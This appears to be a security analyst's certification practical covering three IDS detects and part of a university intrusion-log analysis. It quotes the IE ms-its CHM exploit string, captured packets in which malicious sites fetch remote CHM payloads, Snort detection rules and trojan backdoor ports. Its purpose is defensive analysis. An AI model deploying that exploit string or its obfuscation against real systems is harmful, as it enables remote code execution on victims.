Attacking Mechanism:

The compromised host is loading a particular 1 x 1 pixel graphic file (a “web bug”), through 1195 proxy and caching servers. The purpose is apparently to make it seem as if those 1195 hosts are independently loading the file. That is to say, to distribute the apparent sources of traffic.

Unfortunately the host was re-imaged before any forensics could be applied. I can only speculate on the mechanism by which the software was installed. The firewall was configured according to good design principles, so initiating a connection from the outside wouldn’t work. That leaves compromise by passively waiting for the host to connect. This is pretty common. There are a variety of browser attacks that a hostile web site could perform. For just one example, see Bugtraq #9658. (http://www.securityfocus.com/bid/9658/discussion/)

Correlations: I didn’t see any in the first 100 pages of a Google search for the terms “’web bug’ proxy”. There are a huge number of pages on defeating web bugs by using proxies, and vice versa.

Evidence of Active Targeting: The machine appeared to have a list of targets to send the web bug load requests through. The IP addresses were not sequential, they weren’t in order either. Some worms use random targeting, but the port match for this attack was extremely high. I saw no evidence of blind fumbling for proxy servers; the few hosts that did return RESET packets indicating closed ports were consistent with the gradual drift of network conditions. Hosts come and go, and their configuration evolves.

I don’t believe the initial compromise was targeted, as discussed above in the Attacking Mechanism section. I don’t have conclusive evidence for this.

Severity: Severity of the incident is given by the formula:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

This is a tricky question for this incident. There is the severity of the attack which compromised the host, and there is the severity of the attack launched by the host to/through/at the proxy and caching servers. They are separate questions, but I'll treat them as one anyway.

Criticality: run-of-the-mill workstation. A 2 is as low as I'll go for something not on the scrap heap. Criticality = 2

Lethality: this box was owned. The compromise installed software that generated this traffic; it could have done ANYTHING, including installing remote access trojans and keyboard sniffers, up to and including formatting the drive or launching a DoS attack. Lethality = 5

System Countermeasures: Failed. The antivirus package and operating system patches did not prevent the attacks, . Both were current, for a partial score, but using a flawed OS loses points. Not having a host-based firewall and intrusion detection reduces its score as well. System Countermeasures = 2

Network Countermeasures: this depends on perspective. The host was compromised, but after it was compromised the network countermeasures greatly inhibited its activities. The network countermeasures succeeded in spotting the pattern that revealed a compromised host. However, the network countermeasures did not prevent the host from being compromised and they did permit outbound connections to services that have no legitimate use to the organization. The firewall now treats inside sources with almost as much skepticism as external sources. There is room for improvement, if we employed a web proxy that could protect us from webmail and hostile web code, that would be even better. Network Countermeasures = 3

Severity = (2 + 5) – (2 + 3) = 2
Defensive Recommendation: A proxy server for web content would give us a chance to filter for virus signatures. Also: re-image the machine. ("Nuke the site from orbit. It's the only way to be sure.") It is unlikely that an outside entity could take advantage of any back doors, but it is even less likely after formatting the drive. In this incident, operations staff re-imaged the machine before I could do any rudimentary forensics.

Multiple Choice Question:

Which of the following could be used as a proxy server port?

A: 8080
B: 3128

C: 1080
D: 5755
E: All of the above

Answer: E. D is not commonly used, but proxies are often set up on non-standard port. A, B, and C are most common.

Epilogue:

I contacted Commission Junction to tell them about the cheater, but they rejected my email because of a spam blackhole list. So their business model is to spew web bugs all over the internet, but they don't want spam going THEIR direction. No, no, no.

REFERENCES:

Roesch, Martin. "[Snort-users] Stream4 and other stuff " Snort Users Email List. June 28, 2001
URL: http://www.mcabee.org/lists/snort-users/Jun-01/msg00668.html (June 1, 2004)

Roesch, Green, and Sourcefire "Using Snort as an IDS - How to Write Snort Rules and Keep Your Sanity" Snort Users Manual. 2003
URL: http://www.snort.org/docs/snort_manual/node17.html (June 1, 2004)

securityfocus.com. "Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability" Vulnerabilities Section of Security Focus website. Apr. 14, 2004
URL: http://www.securityfocus.com/bid/9658/discussion/ (June 1, 2004)

Detect #2

Source of Trace: a network I administer.

Detect was Generated by: Snort v. 2.1.2 with a custom rule placed in local.rules.

```
#Bugtraq 9658 IE CHM vulnerability
alert tcp any $HTTP_PORTS -> $HOME_NET any (msg:"ms-its .CHM file
download!";flow:from_server,established;content:!"children";nocase;content:".ch
m\:"; nocase; content:"its";nocase;classtype:successful-admin;
sid:1000024;rev:2;)
```

This rule direct Snort to alert on any packet from an established connection on port 80 or 443 (http and https ports defined for $HTTP_PORTS in snort.conf) to an internal host on any port whose content does not include 'children', but whose content does include both ".chm\:" and "its". None of the content checks are case sensitive. The signature id for this rule is 1000024 (in the > 1000000 range set aside by the writers of Snort for local rules) and this is the second revision. In version 2 I excluded content= children to eliminate false positives from users going to the Children's Hospital website, www.chmc.org.

That rule generated the following alert:

```
[**] [1:1000024:2] ms-its .CHM file download! [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
05/10-16:06:13.150822 66.98.248.63:80 -> foo.bar.100.36:2365
TCP TTL:52 TOS:0x0 ID:12487 lpLen:20 DgmLen:684 DF
***AP*** Seq: 0x88DA02C1  Ack: 0xC7082B6C  Win: 0x1920  TcpLen: 20
```

Alert Description: rule #1000024, revision 2 cause the alert. The classification is my categorization of the incident this alert detects: basically, though current usage is mostly for putting ad-ware on a web surfer's computer and other criminal computer intrusions, it is possible to do pretty much anything to a victim machine with it. The next line has the date stamp, source IP address and port, and destination IP address (cleverly obfuscated) and port. The remaining two lines have information about the packet that aren't relevant to this discussion.

Description of the Attack:: Bugtraq 9658 (http://www.securityfocus.com/bid/9658/exploit/) reports that hostile websites can induce Internet Explorer to download and use (via the Windows Help system) arbitrary files, which leads to arbitrary code execution. The rule that detected this attack is easily defeated by unicode obfuscation, but I see traffic from bozos who can't be bothered to modify a single string in the Proof of Concept code on the Bugtraq site! The following lines are from the Bugtraq page cited above:

"Jelmer also released the following proof-of-concept example which may potentially bypass some filters due to using encoded characters in the

exploit string:

ms-its:mhtml:file://C:\foo.mht!${PATH}/EXPLOIT.CHM::/exploit.htm “

Here an excerpt of the tcpdump output of the packet that triggered the alert. Note the strings colored red.

```
07:43:38.182150 206.58.237.235.80 > foo.bar.104.61.1553: P [tcp sum ok] 22258004
21:2225801059(638) ack 3254538726 win 6432 (DF) (ttl 55, id 61392)

 01c0: 6874 7470 3a2f 2f61 6473 2e73 6176 696e  http://ads.savin
 01d0: 6773 2d64 6972 6563 742e 6e65 742f 636f  gs-direct.net/co
 01e0: 756e 7465 7227 3b0a 0a63 6f64 6520 3d20  unter';..code =
 01f0: 273c 6f62 6a65 6374 2064 6174 613d 2226  '<object data="&
 0200: 2331 3039 3b73 2d69 7473 3a26 2331 3039  #109;s-its:&#109
 0210: 3b68 7426 2331 3039 3b6c 3a66 696c 653a  ;ht&#109;l:file:
 0220: 2f2f 433a 636f 756e 7465 722e 6d68 7421  //C:counter.mht!
 0230: 247b 5041 5448 7d2f 4845 4c50 2e43 484d  ${PATH}/HELP.CHM
```

In this sample, we don’t just have the simple POC code swiped directly from the bugtraq announcement. No! They had to have the Extra Evil poc, with the extra obfuscation suggested by “Jelmer” on the Bugtraq site. To review, Jelmer substitutes ‘#109’ for ‘m’ – they are synonymous. Since it is harder to write ‘#109’ than ‘m’, and they do not similarly obfuscate the other letters, this looks like they are trying to hide something. Here’s what the excerpted bit looks like in ordinary ASCII:

'<object data="ms-its:mhtml:
file://C:counter.mht!${PATH}/HELP.CHM

For some reason, the alleged people at savings-direct.com don’t want to send the string ‘ms-its:mhtml’ across the wire. This is enough to wish that all their hopes wither until they decide to make an honest living.

Probability the Source Address was Spoofed: 0. We have the source host under our control. This is part of an established TCP session, so simple spoofing (where the attacker doesn’t care about receiving responses) is not going on. It is possible to spoof a TCP connection, but the attacker would have to be between the source and (real) destination, either in fact or by successfully using source routing to get traffic to go through the attacker. Then the attacker would have to successfully guess the ISN (Initial Sequence Number) to impersonate one of the hosts. The internal host is running currently patched Windows 2000, which is only mildly vulnerable to ISN guessing. (http://razor.bindview.com/publish/papers/tcpseq.html)

There is an unusual wrinkle to this part of the discussion: the *destination address* might be spoofed. Since it’s our host initiating the connection, one obstacle is removed from the attacker’s path. They can control the route to the host, and presumably put an imposter in the way. I’m not sure what this buys them, but it is a lot easier than hoping you occupy a node on the route between your victim

and the host you intend to spoof, or managing to source route the traffic. One way this technique could work is to hijack an unused but valid IP address range (which happens all the time) by broadcasting a route to it. This might provide useful cover.

Description of the Attack:
From http://www.security.nnov.ru/search/news.asp?binid=3590 :
"HTTP redirection to ms-its (and few others) protocol exploiting directory traversal bug cause CHM file to be saved to known location. With another directory traversal bug HTML from CHM file can be executed in local zone." Per Bugtraq: "The issue may be exploited via the ITS (InfoTech Storage) Protocol URI handler. It is possible to use this protocol to force a browser into the Local Zone by redirecting into a non-existent MHTML file (using other known vulnerabilities). In this manner, it may be possible to reference hostile content to be executed in the Local Zone, such as a malicious CHM file." (http://www.securityfocus.com/bid/9658/discussion/)

Correlations: There is a nice page describing how to use the feature for Good at:
http://www.helpware.net/htmlhelp/linktochm.htm

Codefish Spamwatch has a description about "yet another trojan site using the Microsoft Window CHM exploit" at
http://spamwatch.codefish.net.au/modules.php?op=modload&name=News&file=article&sid=121

Evidence of Active Targeting: This question is usually "specific or random" targeting. In this case, since the web server just sits there waiting for us to come to it, I'd say it's passive targeting.

Severity: Severity of the incident is given by the formula:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality: 2 This is a standard workstation, easily re-imaged, containing no significant local data.

Lethality: 5 "Automatic delivery and execution of an arbitrary executable" = 0wn3d

System Countermeasures: 2 We do what we can, but short of crippling the Help system, we can't really mitigate this. There is currently no patch for IE. Using another browser will still (probably) invoke IE to invoke the CHM. (Thanks to all those users who clamored to have the browser irrevocably fused to the OS. Somehow I think all of those users are located at 1 Microsoft Way, and were in the minority even there.)

Network Countermeasures: 3 We catch this via IDS, but we do not have a means

of preventing this content from reaching the desktop. A proxy server might give us a way to do this, or an application firewall. The offending website (and its neighbors) are now blocked at the router.

Severity = (2+5) – (2+3) = 2

Defensive Recommendation: a web proxy with the ability to block pages with specific content would give us the means to do more than just watch this stuff as it goes whizzing past the IDS. Blocking and shaming the offending websites might do some good.

Multiple Choice Question:

An effective way to mitigate the Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability is (choose all that apply):

A) Use another browser besides Internet Explorer
B) Proxy Server with filtering ability
C) Disable the ms-its protocol handler, which "may have a negative impact on the Windows Help system"
D) Use another operating system besides Windows

Answer: B, C, and D. A is probably not going to work against this, because Windows will invoke Internet Explorer for .CHM files unless you have gone to extreme lengths to disable it.

Misc. Other Captures:

Netwin is adware/spyware – in other words, your basic computer intrusion. It uses the .CHM vulnerability to infect the host. Here is an ASCII dump of a packet capture I received.

```
#109;s-its:mhtml:file://C:\foo.mht!
http://203.199.200.62/noname/shareit/ex/NETWIN.CHM
::/netwin.htm" type="text/x
```

vjen has a nice analysis of Netwin. http://www.danchan.com/weblog/vjen

Here is another, similar detect from my network. The offending website lifts code directly from the Bugtraq report: "exploit.chm", indeed. Highlighted in red is the attacking website's failure of imagination.

```
16:06:58.879664 foo.bar.100.36.2365 > 66.98.248.63.80: P 437:658(221) ack 645 win
64891 (DF) (ttl 128, id 13542)
  0000: 4500 0105 34e6 4000 8006 7daafoobar6424  E...4æ@...}ª¨.d$
  0010: 4262 f83f 093d 0050 c708 2b6c 88da 0545  Bbø?.=.PÇ.+l.Ú.E
  0020: 5018 fd7b b2af 0000 4745 5420 2f2f 4558  P.ý{²¯..GET //EX
  0030: 504c 4f49 542e 4348 4d20 4854 5450 2f31  PLOIT.CHM HTTP/1
```

REFERENCES

securityfocus.com. “Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability” Vulnerabilities Section of Security Focus website. Apr. 14, 2004 URL: http://www.securityfocus.com/bid/9658/exploit/ (June 1, 2004)

BindView.com. “Strange Attractors and TCP/IP Sequence Number Analysis” BindView Website Archived Papers. Apr. 25, 2001 URL: http://razor.bindview.com/publish/papers/tcpseq.html (June 1, 2004)

security.nnov.ru. “MS Internet Explorer CHM files and ms-its handler code execution” News Section of security.nnov.ru site. Apr. 14, 2004 URL: http://www.security.nnov.ru/search/news.asp?binid=3590 (June 1, 2004)

securityfocus.com. “Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability” Vulnerabilities Section of Security Focus website. Apr. 14, 2004 URL: http://www.securityfocus.com/bid/9658/discussion/ (June 1, 2004)

helpware.net “Linking to a CHM - Some Notes” The Helpware Group site. Undated. URL: http://www.helpware.net/htmlhelp/linktochm.htm (June 1, 2004)

Dawnstar. “The ‘Naked Blonde’ Trojan” Codefish Spamwatch site. Apr. 26, 2004 URL: http://spamwatch.codefish.net.au/modules.php?op=modload&name=News&file=article&sid=121 (June 1, 2004)

vjen. “Monday Monday” blog entry from IDS analyst. Apr. 24, 2004 URL: http://www.danchan.com/weblog/vjen (June 1, 2004)

DETECT #3

Source of Trace: http://www.incidents.org/logs/Raw/2002.9.28

Detect was Generated by: Snort v. 2.1.2 with a default ruleset. The alert was:

> **[**] [119:7:1] (http_inspect) IIS UNICODE CODEPOINT ENCODING [**]**
> **10/27-21:40:37.066507 32.245.166.236:62998 -> 216.239.53.101:80**
> **TCP TTL:122 TOS:0x0 ID:17747 IpLen:20 DgmLen:517 DF**
> ***AP*** Seq: 0xEBF2726B Ack: 0x79264B6C Win: 0xFAF0 TcpLen: 20**

The leading tag, [119:7:1], indicates that the HTTP_INSPECT preprocessor was the generator that made this alert, rule #7. Number 119 indicates which generator was responsible. The '(http_inspect)' string that comes next is another clue. The "IIS UNICODE CODEPOINT ENCODING" alert checks for a what appears to be deliberate obfuscation of characters through the use of IIS unicode encoding. "(Snort README.http_inspect) Unicode is a means of representing characters that goes beyond what can be represented with ASCII. IIS unicode codepoint encoding is an additional means of representing characters, some of which have multiple definitions. This obfuscation could be an attempt to bypass IDS systems, application firewalls, and defeat ill-conceived IIS patches. This preprocessor sees whether they are representing ordinary ASCII characters through IIS unicode. For a comprehensive treatment of http evasion, see HTTP IDS Evasions Revisited.

Probability the Source Address was Spoofed: low. It is difficult to spoof TCP connections, and the HTTP protocol requires a correctly established TCP connection. TCP connections can be spoofed if the attacker is in control of a router between the source and destination, and source routing attacks can make this more likely. But for the most part, this is hard to pull off. Recent vintage operating systems do a better job of randomizing the Initial Sequence Number (ISN), which makes successful spoofing much harder.

Description of the Attack: This isn't an attack per se, but possibly an attempt to hide one. What we're looking for is unicode representations of what could be put in plain old ASCII. The motivation for representing characters in unicode is often to get around things like IDS that are looking for patterns composed of ASCII characters.

Here's the raw dump:

```
21:40:37.066507 IP (tos 0x0, ttl 122, id 17747, len 517) 32.245.166.236.62998 >
216.239.53.101.80: P [bad tcp cksum f9c3 (->8406)!]
3958534763:3958535240(477) a
ck 2032552812 win 64240 (DF)bad cksum ce51 (->e369)!
0x0000   4500 0205 4553 4000 7a06 ce51 20f5 a6ec        E...ES@.z..Q....
0x0010   d8ef 3565 f616 0050 ebf2 726b 7926 4b6c        ..5e...P..rky&Kl
0x0020   5018 faf0 f9c3 0000 4745 5420 2f73 6561        P.......GET./sea
```

```
0x0030   7263 683f 713d 2545 3825 3842 2538 4626      rch?q=%E8%8B%8F&
0x0040   6965 3d55 5446 2d38 266f 653d 5554 462d      ie=UTF-8&oe=UTF-
0x0050   3826 686c 3d7a 682d 434e 266c 723d 2054      8&hl=zh-CN&lr=.T
0x0060   462d 3826 686c 3d7a 682d 434e 266c 723d      F-8&hl=zh-CN&lr=
0x0070   2048 5454 502f 312e 310d 0a41 6363 6570      .HTTP/1.1..Accep
```

What we're looking for is hex characters preceded by the '%' character. We find the following in the above ASCII dump of the packet:

%E8%8B%8F

This translates as:

苏

This doesn't look like ASCII to me. If we pull the whole thing together, we basically get:

http://www.google.com/search?q=%E8%8B%8F

This brings up a perfectly ordinary Google search results page primarily in Chinese Simplified. We could treat the characters as separate, but that's not how the Firebird browser interprets it. In addition, the string "UTF-8&hl=zh-CN" specifically asks for Chinese.

Attacking Mechanism: I suspect the mechanism is really a bug in the parsing of unicode. The Snort source code indicates that they check up to 3 bytes (each pair of hex numbers is a byte) but the above three characters do not appear in the default unicode map.

Correlations: I checked a number of other alerts of this type and found that each unicode representation in each alert was located in the CJK - Chinese, Japanese, Korean - range of unicode characters. In addition, many of the destination sites were written in Chinese.

Evidence of Active Targeting: There is no evidence of randomness in the connections, so this is active. 'Targeting' is too strong a term for a false-positive.

Severity: Severity of the incident is given by the formula:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality: 3 We have consider the criticality of the local host, rather than the remote. We don't really know what the host was, but we can infer that it is one that performs fairly ordinary web surfing. This would indicate it is likely a workstation rather than a server. Based on that, I'd give it a 2, with a pessimistic boost to 3 because of the uncertainty. Criticality = 3

Lethality: 0 This is a false positive. Even if it were an actual attack, the mere obfuscation of the attack would not itself be that lethal.

System Countermeasures: Unknown, so go worst-case. System Countermeasures = 0

Network Countermeasures: There is Intrusion Detection going on. Network Countermeasures = 3

Severity = (3 + 0) – (0 + 3) = 0

Defensive Recommendation:

A web proxy might be able to scrub outbound traffic to keep this stuff in line. That is, it could keep attacks that this traffic inadvertently resembled down.

The remote hosts should be sure their web servers are patched and secured. There are web proxies you can put in front of a web server to normalize and otherwise clean up inbound traffic.

INTRUSIONS@LISTS-SANS.ORG - No responses

I posted this detect to the list Sat 5/29/2004 12:01 AM and received no responses.

Multiple Choice Question:

Unicode attacks work by:

A) Exploiting buffer overflows in character encoding routines
B) Repeatedly sending single-byte packets to network infrastructure devices like routers and switches, causing resource exhaustion.
C) Representing characters in ways that obscure them from pattern matching defenses like IDS
D) All of the above

Answer: C. Unicode can defeat a defense that looks for a string like '//////' by representing the string as '/%2F%2F%2F%2F/'

REFERENCES:

Roelker, Daniel. "README.http_inspect" Snort source code doc file. Jan. 20, 2004

Roelker, Daniel. "HTTP Evasions Revisited" Papers Section of idsresearch.org website. Jul 23, 2003
URL: http://docs.idsresearch.org/http_ids_evasions.pdf (June 1, 2004)

PART 3 - Analyze THIS

INTRODUCTION

I reviewed log files from the Intrusion Detection System (IDS) from a five day period covering April 7, 2004 through April 11, 2004. These files were:

alert.040407	oos_report_040403	scans.040407
alert.040408	oos_report_040404	scans.040408
alert.040409	oos_report_040405	scans.040409
alert.040410	oos_report_040406	scans.040410
alert.040411	oos_report_040407	scans.040411

The oos_report files cover a date range 4 days later than the file names would indicate. For example, oos_report_040403 contains alerts date stamped April 7, 2004.

The analysis of those logs indicated some significant network security issues, including computers under the control of external sources. The analysis also showed that the IDS requires additional tuning to bring the number of false-positives (alerts that are recorded for non-hostile traffic) under control. The analysis also showed that Peer to Peer file sharing applications (generally referred to as 'p2p') are present. They provide an important vector for computer worms and viruses, and may be against University policy on copyright grounds.

The analysis focused on internal hosts. This is because the University has an obligation to prevent its resources from being used in attacks against other networks. It is also the case that internal hosts are subject to University control, ultimately. This is not the case with external hosts, which may be located on networks with indifferent or actively malicious management. However, for particular external hosts I suggest blocking traffic to and from them. This practice, sometimes called shunning, is not widely adopted as it requires a tremendous effort to keep up on them. There will always be more of them.

The analysis groups related alerts together into classes of detects. Detect Class 1, “bots,” looks at alerts that have to do with internal hosts under external control. These are collected into armies of hundreds or thousands of computers for Distributed Denial of Service (DDoS) attacks. These attacks overwhelm the target networks by sheer volume of traffic. The alerts trigger on traffic content that is characteristic of the commands used in the control of the bots. Class 2, Scans, looks at the reconnaissance efforts against the network. Sometimes the scan is simply an attack against every host in the network. Class 3, NetBIOS Group, looks at alerts that have to do with Microsoft Windows networking. There are a number of vulnerabilities to watch for. Class 4, Exploits, looks at generic attack signatures. The IDS rules that trigger these alerts provide a way to spot attacks for which more specific signatures have not been developed, but they also register a lot of false-positives. Class 5, Red Worm, was a case where a

single alert proved to have multiple causes, most of them harmless. Class 6, External RPC call and Trojan Server Activity, deals with two alerts that would be unrelated but for an apparent coordination among them. Class 7 rounds up the other significant alerts.

Following the analysis of the various groupings of alerts is a chart of the ten "Top Talkers." These are selected by the sheer count of alerts collated by Snortsnarf, an alert analysis tool. In several cases, an important source of false-positives was included. Reducing false-positives is a crucial part of intrusion detection. It makes the hostile traffic stand out, which makes it easier to find and counter.

After the Top Talkers chart is the network registration information for five of the more egregious external offenders. You may find the contacts listed to be interested and responsible, or indifferent or even hostile.

The conclusion of the report recaps the defensive recommendations. These are generally: protect the network with a firewall (or improve the configuration of any existing firewall), improve particular IDS rules to reduce false-positives, and clean up compromised hosts.

Appendix A is a discussion of techniques and methodology used to prepare this report. Most of the techniques were found in papers written by other analysts to whom I offer this acknowledgement and my thanks.

1.0 Detect Class 1: "bots"

A brief examination of the alerts suggested that grouping some of them together would be more enlightening than treating them separately. The first group is "bots", hosts that have shown evidence of being under remote control or of being infected by worms known to give remote access. This remote access is useful to attackers to launch Distributed Denial of Service (DDoS) attacks, in addition to allowing the attacker to have access to any data residing on the compromised hosts. They also provide a platform for launching attacks to compromise other hosts. Accordingly, this class of alerts is extremely important.

It is reasonable to break the bots class into three categories: those showing signs of the Agobot/Phatbot worms, those showing signs of being DDoS tools, and those showing IRC bot behavior. The Agobot/Phatbot-affected hosts were discovered through an analysis of the scans log files. Apparently, the University NIDS had no signatures to detect the actual worm attacks. The other bot behavior categories consists of hosts detected by specific alerts, many of them apparently from rules written or customized by University staff.

Agobot/Phatbot:

The Agobot and Phatbot worms are related, and each has a large number

of variants. It looks like the worms are Agobot, rather than Phatbot, but the precise taxonomy of the worms found is not essential to this discussion. I will say that there appears to be at least 3 variants present in the scans logs, based on the pattern of ports scanned and the order in which they were scanned. The reason the taxonomy is of essentially academic interest to us is that they are all using essentially the same infection vectors (with some variation) and the remediation is the same in each case: format the drive and start clean. The worms leave a back door open for remotely connecting to the host. Random scans for such back doors are part of the background radiation of internet traffic – they go on constantly. Hosts infected by these worms "phone home" so there is reason to expect follow-on attention from attackers much sooner than we would expect from only random scans. They have reported their readiness for additional damage. The danger of the installation of a post-infection root kit (a collection of utilities to facilitate and conceal the further exploitation of the host) is such that the host should be formatted.

The local hosts that are Agobot/Phatbot-affected scan for 8-9 TCP ports each. The selection of ports is from:

135, 139, 445 are related to NetBIOS, a networking protocol associated with Windows;

80 is associated with web servers;

1025 is associated with an RPC exploit and used by both Agobot and Phatbot (http://www.linklogger.com/Port1025_RPC_Exploit.htm http://isc.sans.org/diary.php?date=2004-03-11);

2745 is associated with the Bagel email virus backdoor (http://www.linklogger.com/TCP2745.htm);

3127 is associated with the MyDoom backdoor port (http://www.linklogger.com/TCP3127.htm);

3410 is used by the OptixPro trojan (http://www.linklogger.com/TCP3410.htm)

5000 is primarily used by Windows Universal Plug & Play (http://www.linklogger.com/TCP5000.htm);

6129 is the Dameware remote admin tool (http://www.linklogger.com/TCP6129.htm);

Here is the matrix of Agobot/Phatbot-affected internal hosts, with the more distinctive ports they were scanning for and the number of times a scan alert fired for a particular host/port. I did not include the NetBIOS and port 80 scans. These are also used by entirely unrelated worms as well, so they don't provide information relevant to the Agobot/Phatbot discussion. They are covered separately in the NetBIOS and Scans sections.

HOST	1025	2745 Bagel	6129 DAMEWARE	3127 MYDOOM	5000 WinUPnP	3410 OptixPro
172.20.111.34					2	
172.20.150.199	5867	6422	5201	5385	4110	4269
172.20.150.210	16180	17273	14802	15118	13492	13943
172.20.151.75	27524	28540	26113	26560	24772	25195
172.20.42.2		38173	30758	30858	26297	28030
172.20.42.3					1	
172.20.43.10	10223	11844	8399	8827	6909	7401
172.20.43.5	3440	4393	2222	2507	1409	1624
172.20.66.56	40360	43118	36186	37421	32515	33666
172.20.70.96	52324	53018	51928	52664	51177	51638
172.20.70.225					7	
172.20.80.224	15588	15765	15459		15164	15438
172.20.80.28	52	49	44	43	42	39
172.20.80.5	9099	9105	9048	9131	8947	9023
172.20.84.145	8107	8641		7512		
172.20.84.235					84	
172.20.97.196		2				
172.20.97.30		5144		4188	3338	3514
172.20.97.49				1		
172.20.97.51				3		
172.20.97.54		1				
172.20.97.58		301	215	226	177	191
172.20.97.66		20338	14247		11491	12148
172.20.97.82		1322	925	1082	774	854

Defensive recommendation for Agobot/Phatbot hosts: treat the internal hosts listed above as compromised – at least the ones with significant numbers of alerts. They should be formatted and reinstalled with current patches.

DDoS Tools:

The DDOS tools alerts consist of the "DDOS shaft client to handler" and DDOS mstream client to handler" alerts. These programs are described briefly below.

Mstream Handler to Client:

The mstream handler to client alerts purport to identify communication between an mstream "handler", which relays instructions, and a client, which

issues them. (http://staff.washington.edu/dittrich/misc/mstream.analysis.txt) Mstream is a DDOS tool that was written for Linux, so it would be fairly easy to eliminate Windows boxes as a false positive, absent compelling evidence otherwise. (It would probably be easy to port the tool to windows, but there is no evidence that this has been done.)

After reviewing the mstream alerts, it appears that they are false-positives. The current version of the rule that generates these alerts is:

> **alert tcp $HOME_NET 15104 -> $EXTERNAL_NET any (msg:"DDOS mstream handler to client"; flow:from_server,established; content: ">"; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:250; rev:2;)**

(http://www.snort.org/snort-db/sid.html?sid=248)

What this means is that any packet in an established tcp session from source port 15104 and containing a '>' character will fire the alert. There is nothing inherently sinister about source port 12754; it is perfectly valid for benign traffic to use it. Here is one such false-positive:

> **04/09-05:29:41.180250 [**] DDOS mstream handler to client [**] 172.20.60.17:15104 -> 65.54.252.99:25**

The alert gives the date and time of the detect, the alert title, the source IP address and source port, and the destination ip address and destination port. Nslookup gives us a name for the destination host: mc5.bay6.hotmail.com. Destination port 25 is consistent with SMTP (email) traffic, and hotmail is in the email business. The '>' character shows up in email messages all the time.

The primary source of this alert is local host 172.20.84.235, which generated enough alerts to be worth inclusion as a “Top Talker” (see below). I am not convinced it is involved with mstream, however. Of the 3263 alerts, all but 8 of them are to 82.48.242.184. All of the alerts are to destination port tcp 4662. This is apparently valid for mstream, but it is not favored over other ports. We see 5 other hosts that use the same port, which is unlikely. More likely is the usage of a peer-peer file sharing application, MlDonkey, which does use this port by default. We do not see any mstream handler-agent communication. Finally, this is a fairly crude and old tool, and there are more effective ones available. It is unlikely that this tool remains in widespread use.

DDOS Shaft to Handler:

This alert is for the Shaft DDOS tool, which has a similar tiered communication approach as mstream. A client issues instructions to a handler, which relays them to agents for execution. Here is the current snort rule for this alert:

> **alert tcp $EXTERNAL_NET any -> $HOME_NET 20432 (msg:"DDOS shaft client to handler"; flow:established; reference:arachnids,254;**

classtype:attempted-dos; sid:230; rev:2;)

This rule does not check content at all. Port-based rules are inherently prone to false-positives. It looks like this is the case here. All of these 142 alerts are to destination 172.20.84.235. Snortsnarf shows that none of the 23 sources generated any other alerts to any other host. It would be odd to have 23 clients and only one handler. Again, there is no handler to client alert, nor any handler to agent. About half of the alerts are to port 4662, which suggests again that the peer-peer application MLDonkey is involved. This looks like another set of false-positives.

Defensive recommendation for the DDoS alerts: refine the rules that generated the alerts to reduce false positives.

The IRC series:

Internet Relay Chat (IRC) is an instant messaging platform that has been called "multiplayer notepad." There are software packages called bots that will connect to IRC channels and perform certain actions automatically. These can be sophisticated Turing Tests or a way to annoy strangers without making any effort. In recent years IRC has been used as a communication channel for DDoS zombies and file sharing of an especially unsavory nature. The fact that University staff have crafted custom IDS rules for IRC suggests that the institution is particularly concerned about this type of traffic. The IRC bot alerts can be further divided into XDCC alerts and miscellaneous IRC alerts.

XDCC Alerts:

XDCC is a method to use IRC (Internet Relay Chat) bots to share files over the internet. It is commonly used for illegal content and or copywrite violations. (http://en.wikipedia.org/wiki/XDCC) The XDCC alerts consist of the following:

IRC evil - running XDCC
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot
[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC

IRC evil – running XDCC:

The rule that fired these alerts is a custom rule, and is not available for inspection. Consequently, it is difficult to gauge the likelihood of false-positives. It does not appear to be port-based, which increases confidence. If file sharing is in general subject to closer scrutiny, I recommend investigating the three local hosts identified in the IRC evil column in the table below. The fact that XDCC has enough interest from the IDS staff to generate several rules detecting it

suggests that this is a concern.

[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected:

The rule that fired these alerts is a custom rule, and is not available for inspection. Consequently, it is difficult to guage the likelihood of false-positives. This alert largely confirms the concern with two of the three local hosts involved in the IRC evil alert.

[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot:

The rule that fired these alerts is a custom rule, and is not available for inspection. Consequently, it is difficult to gauge the likelihood of false-positives. This alert confirms the concern with the most prolific source of other XDCC alerts.

[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC:

The rule that fired these alerts is a custom rule, and is not available for inspection. Consequently, it is difficult to gauge the likelihood of false-positives. Only one internal host generated this alert, to one remote destination host that was not involved in any other alerts. The internal host that did generate the alert was involved in other, IRC-related alerts. This host is included in the IRC table below.

Defensive Recommendation based on XDCC alerts:

Because of the association of XDCC with unsavory behavior, even if p2p file sharing applications are in general allowed, this should not be. Clean up these hosts.

Miscellaneous IRC alerts:

The miscellaneous IRC alerts consist of custom rules written by University staff. They consist of the following:

[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC
[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.
[UMBC NIDS IRC Alert] Possible drone command detected.
[UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan.

[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC:

This is numerically one of the most significant IRC-related alerts. We don't have the custom rule to see what it checks for. A quick web search shows a sdbot trojan (http://vil.nai.com/vil/content/v_99410.htm) that uses IRC to manually

issue propagation commands. There are fairly strong correlations with this alert; hosts that generated it tend to have generated other IRC-related alerts. This increases confidence in the IDS rule even if we don't have itts details.

17 internal hosts are associated with this alert. They are included in the IRC table below. Only 4 destination hosts are involved, of which one received almost all of them. This remote host is included in the IRC table below.

[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan:

